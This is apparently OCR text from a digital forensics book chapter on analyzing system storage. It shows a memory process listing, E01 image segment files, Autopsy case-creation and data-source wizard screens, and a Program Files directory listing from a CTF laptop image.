928 452 svchost.exe 0xe00060d5d500 16 - 0 False 2020-09-19 01:22:41.000000 N/A
1000 452 svchost.exe 0xe00060da2080 18 - 0 False 2020-09-19 01:22:41.000000 N/A
668 452 svchost.exe 0xe00060e09900 16 - 0 False 2020-09-19 01:22:41.000000 N/A
1292 452 Microsoft.Acti 0xe00060f73900 9 - 0 False 2020-09-19 01:22:57.000000 N/A
1332 452 dfsrs.exe 0xe00060fe1900 16 - 0 False 2020-09-19 01:22:57.000000 N/A
1368 452 dns.exe 0xe00060ff3080 16 - 0 False 2020-09-19 01:22:57.000000 N/A
1392 452 ismserv.exe 0xe00060ff7900 6 - 0 False 2020-09-19 01:22:57.000000 N/A
1556 452 VGAuthService. 0xe000614aa200 2 - 0 False 2020-09-19 01:22:57.000000 N/A
1600 452 vmtoolsd.exe 0xe00061a30900 9 - 0 False 2020-09-19 01:22:57.000000 N/A
1644 452 wlms.exe 0xe00061a9a800 2 - 0 False 2020-09-19 01:22:57.000000 N/A
1660 452 dfssvc.exe 0xe00061a9b2c0 11 - 0 False 2020-09-19 01:22:57.000000 N/A
1956 452 svchost.exe 0xe000629b7c0 30 - 0 False 2020-09-19 01:23:20.000000 N/A
796 452 vds.exe 0xe000629b3080 11 - 0 False 2020-09-19 01:23:20.000000 N/A
1236 452 svchost.exe 0xe000629926c0 8 - 0 False 2020-09-19 01:23:21.000000 N/A
2056 640 WmiPrvSE.exe 0xe000629de900 11 - 0 False 2020-09-19 01:23:21.000000 N/A
2216 452 dllhost.exe 0xe00062a26900 10 - 0 False 2020-09-19 01:23:21.000000 N/A
2460 452 msdtc.exe 0xe00062a2a900 9 - 0 False 2020-09-19 01:23:21.000000 N/A
3724 452 spoolsv.exe 0xe000631cb900 13 - 0 False 2020-09-19 03:29:40.000000 N/A
3644 2244 coreupdater.ex 0xe00062fe7700 0 - 2 False 2020-09-19 03:56:37.000000 2020-09-19 03:56:52.000000
3796 848 taskhostex.exe 0xe00062f04900 7 - 1 False 2020-09-19 04:36:03.000000 N/A
3472 3960 explorer.exe 0xe00063171900 39 - 1 False 2020-09-19 04:36:03.000000 N/A
400 1904 ServerManager. 0xe00060ce2080 10 - 1 False 2020-09-19 04:36:03.000000 N/A
3260 3472 vm3dservice.ex 0xe00063299280 1 - 1 False 2020-09-19 04:36:14.000000 N/A
2608 3472 vmtoolsd.exe 0xe00062ede1c0 8 - 1 False 2020-09-19 04:36:14.000000 N/A
2840 3472 FTK Imager.exe 0xe00063021900 9 - 1 False 2020-09-19 04:37:04.000000 N/A
3056 848 WMIADAP.exe 0xe0006313f900 5 - 0 False 2020-09-19 04:37:42.000000 N/A
2764 640 WmiPrvSE.exe 0xe00062c0a900 6 - 0 False 2020-09-19 04:37:42.000000 N/A
Time Stamp: Sat Jun 18 19:56:35 2022
Clear Log
Save to file
Copy to clipboard
About
Exit


Chapter 11: Analyzing System Storage


Laptop1Final.E01	6/22/2022 1:40 PM	E01 File	2,096,127 KB
Laptop1Final.E02	6/22/2022 1:41 PM	E02 File	2,096,105 KB
Laptop1Final.E03	6/22/2022 1:41 PM	E03 File	2,096,122 KB
Laptop1Final.E04	6/22/2022 1:42 PM	E04 File	2,096,119 KB
Laptop1Final.E05	6/22/2022 1:42 PM	E05 File	2,096,114 KB
Laptop1Final.E06	6/22/2022 1:43 PM	E06 File	2,096,101 KB
Laptop1Final.E07	6/22/2022 1:43 PM	E07 File	2,096,103 KB
Laptop1Final.E08	6/22/2022 1:44 PM	E08 File	2,096,114 KB
Laptop1Final.E09	6/22/2022 1:45 PM	E09 File	2,096,101 KB
Laptop1Final.E10	6/22/2022 1:45 PM	E10 File	2,096,125 KB
Laptop1Final.E11	6/22/2022 1:45 PM	E11 File	2,096,115 KB
Laptop1Final.E12	6/22/2022 1:46 PM	E12 File	2,096,124 KB
Laptop1Final.E13	6/22/2022 1:46 PM	E13 File	2,096,121 KB
Laptop1Final.E14	6/22/2022 1:46 PM	E14 File	2,096,125 KB
Laptop1Final.E15	6/22/2022 1:47 PM	E15 File	2,096,095 KB
Laptop1Final.E16	6/22/2022 1:47 PM	E16 File	2,096,125 KB
Laptop1Final.E17	6/22/2022 1:47 PM	E17 File	2,096,111 KB
Laptop1Final.E18	6/22/2022 1:48 PM	E18 File	1,611,176 KB



New Case Information
Steps
1. Case Information
2. Optional Information
Case Information
Case Name:
2022-014 Guymager Incident
Base Directory:
D:\
Browse
Case Type:
Single-User
Multi-User
Case data will be stored in the following directory:
D:\2022-014 Guymager Incident
< Back
Next >
Finish
Cancel
Help



New Case Information
Steps
1. Case Information
2. Optional Information
Optional Information
Case
Number:
2022-014
Examiner
Name:
Gerard Johansen
Phone:
888-867-5309
Email:
gjohansen@acme.com
Notes:
Organization
Organization analysis is being done for:
Not Specified
Manage Organizations
< Back
Next >
Finish
Cancel
Help



Add Data Source
Steps
1. Select Host
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source
Select Host
Hosts are used to organize data sources and other data.
Generate new host name based on data source name
Specify new host name
Use existing host
< Back
Next >
Finish
Cancel
Help



Add Data Source
Steps
1. Select Host
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source
Select Data Source Type
Disk Image or VM File
Local Disk
Logical Files
Unallocated Space Image File
Autopsy Logical Imager Results
XRY Text Export
< Back
Next >
Finish
Cancel
Help



Add Data Source
Steps
1. Select Host
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source
Select Data Source
Path:
D:\2022 CTF - Windows\HP-Final\Laptop1Final.E01
Browse
Ignore orphan files in FAT file systems
Time zone:
(GMT+0:00) UTC
Sector size:
Auto Detect
Hash Values (optional):
MD5:
SHA-1:
SHA-256:
NOTE: These values will not be validated when the data source is added.
< Back
Next >
Finish
Cancel
Help



Add Data Source
Steps
1. Select Host
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source
Configure Ingest
Run ingest modules on:
All Files, Directories, and Unallocated Space
Recent Activity
Hash Lookup
File Type Identification
Extension Mismatch Detector
Embedded File Extractor
Picture Analyzer
Keyword Search
Email Parser
Encryption Detection
Interesting Files Identifier
Central Repository
PhotoRec Carver
Virtual Machine Extractor
Data Source Integrity
Select All
Deselect All
History
The selected module has no per-run settings.
Extracts recent user activity, such as Web browsing, recently us...
Global Settings
< Back
Next >
Finish
Cancel
Help


Add Data Source
Steps
1. Select Host
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source
Add Data Source
Processing data source and adding it to a local database. File analysis will start when this finishes.
Status
Adding: Applications/OpenOffice.org.app/Contents/basis-link/program/defaults/pref/
*This process may take some time for large data sources.
< Back
Next >
Finish
Cancel
Help


Add Data Source
Steps
1. Select Host
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source
Add Data Source
Data source has been added to the local database. Files are being analyzed.
< Back
Next >
Finish
Cancel
Help


Analyzing files from Laptop1Final.E01
8%
wct8854.tmp-slack
Analyzing files from Laptop1Final.E01
8%


2022-014 Guymager Incident - Autopsy 4.19.1
Case View Tools Window Help
Add Data Source
Images/Videos
Communications
Geolocation
Timeline
Discovery
Generate Report
Close Case
Keyword Lists
Keyword Search
Data Sources
Laptop1Final.E01_1 Host
Laptop1Final.E01
vol1 (Unallocated: 0-2047)
vol4 (EFI system partition: 2048-206847)
vol5 (Microsoft reserved partition: 206848-239615)
vol6 (Basic data partition: 239616-498878463)
$OrphanFiles (8573)
$CarvedFiles (4459)
$Extend (9)
$Recycle.Bin (5)
$Unalloc (192)
$WinREAgent (3)
Documents and Settings (2)
Intel (3)
OneDriveTemp (3)
PerfLogs (2)
Program Files (22)
Program Files (x86) (16)
ProgramData (24)
Recovery (3)
System Volume Information (14)
Users (8)
Windows (107)
Windows.old (10)
vol7 (Unknown: 498878464-500115455)
vol8 (Unallocated: 500115456-500118191)
File Views
File Types
Deleted Files
File System (30482)
All (34958)
MB File Size
Data Artifacts
BlueTooth Pairings (2)
Communication Accounts (3)
Installed Programs (77)
Metadata (144)
Operating System Information (4)
Recent Documents (48)
Recycle Bin (1)
Run Programs (2744)
Shell Bags (61)
USB Device Attached (14)
Listing
/img_Laptop1Final.E01/vol_vol6/Program Files
22 Results
Table
Thumbnail
Summary
Page: 1 of 1
Pages:
Go to Page:
Save Table as CSV
Name
S
C
O
Modified Time
Change Time
Access Time
Created Time
Size
Flags(Dir)
Flags(Meta)
Known
[current folder]
[parent folder]
Common Files
Google
Internet Explorer
Java
Logi
Logitech
Microsoft Update Health Tools
ModifiableWindowsApps
Realtek
Uninstall Information
Windows Defender
Windows Mail
Windows Media Player
Windows NT
Hex
Text
Application
File Metadata
OS Account
Data Artifacts
Analysis Results
Context
Annotations
Other Occurrences


Listing
/img_Laptop1Final.E01/vol_vol6/Program Files
22 Result
Table
Thumbnail
Summary
Page: 1 of 1
Pages:
Go to Page:
Save Table as CSV
Name
S
C
O
Modified Time
Change Time
Access Time
Created Time
Size
Flags(Dir)
Flags(Meta)
Known
[current folder] 2022-02-05 23:37:37 PST 2022-02-05 23:37:37 PST 2022-02-12 15:38:36 PST 2022-01-23 09:42:01 PST 56 Allocated Allocated unknown
[parent folder] 2022-02-11 23:58:06 PST 2022-02-11 23:58:06 PST 2022-02-12 15:39:59 PST 2021-06-05 05:01:25 PDT 176 Allocated Allocated unknown
Common Files 2022-01-23 10:00:01 PST 2022-02-03 22:17:40 PST 2022-02-12 15:17:10 PST 2022-01-23 09:42:01 PST 368 Allocated Allocated unknown
Google 2022-01-19 22:42:35 PST 2022-02-03 23:02:22 PST 2022-02-11 17:11:40 PST 2022-01-19 22:42:35 PST 144 Allocated Allocated unknown
Internet Explorer 2022-01-23 10:31:08 PST 2022-02-03 22:17:40 PST 2022-02-11 17:11:40 PST 2022-01-23 09:42:01 PST 56 Allocated Allocated unknown
Java 2022-02-05 23:38:18 PST 2022-02-05 23:38:18 PST 2022-02-12 15:22:44 PST 2022-02-05 23:37:37 PST 480 Allocated Allocated unknown
Logi 2022-02-03 22:24:41 PST 2022-02-03 23:02:22 PST 2022-02-11 17:11:40 PST 2022-02-03 22:24:41 PST 152 Allocated Allocated unknown
Logitech 2022-02-03 22:23:09 PST 2022-02-03 23:02:22 PST 2022-02-12 15:17:32 PST 2022-02-03 22:23:09 PST 256 Allocated Allocated unknown
Microsoft Update Health Tools 2022-01-27 22:30:51 PST 2022-02-03 23:02:22 PST 2022-02-11 17:11:40 PST 2022-01-27 22:30:51 PST 56 Allocated Allocated unknown
ModifiableWindowsApps 2022-01-23 09:42:01 PST 2022-02-03 22:17:40 PST 2022-02-11 17:11:40 PST 2022-01-23 09:42:01 PST 48 Allocated Allocated unknown
Realtek 2022-02-03 22:40:51 PST 2022-02-03 22:40:51 PST 2022-02-12 15:17:30 PST 2022-01-19 22:49:25 PST 144 Allocated Allocated unknown
Uninstall Information 2022-01-10 15:02:24 PST 2022-02-03 23:02:22 PST 2022-02-11 17:11:40 PST 2022-01-10 15:02:24 PST 48 Allocated Allocated unknown
Windows Defender 2022-02-03 23:05:36 PST 2022-02-12 15:17:17 PST 2022-02-12 15:17:17 PST 2022-01-23 09:42:01 PST 208 Allocated Allocated unknown
Windows Mail 2022-01-23 09:42:04 PST 2022-02-03 22:17:40 PST 2022-02-11 17:11:40 PST 2022-01-23 09:42:01 PST 352 Allocated Allocated unknown
Windows Media Player 2022-01-23 10:32:02 PST 2022-02-03 22:17:40 PST 2022-02-11 17:11:40 PST 2022-01-23 10:31:19 PST 56 Allocated Allocated unknown
Windows NT 2022-01-23 10:24:39 PST 2022-02-03 22:17:40 PST 2022-02-11 17:11:40 PST 2022-01-23 09:42:01 PST 480 Allocated Allocated unknown

Hex | Text | Application | File Metadata | OS Account | Data Artifacts | Analysis Results | Context | Annotations | Other Occurrences

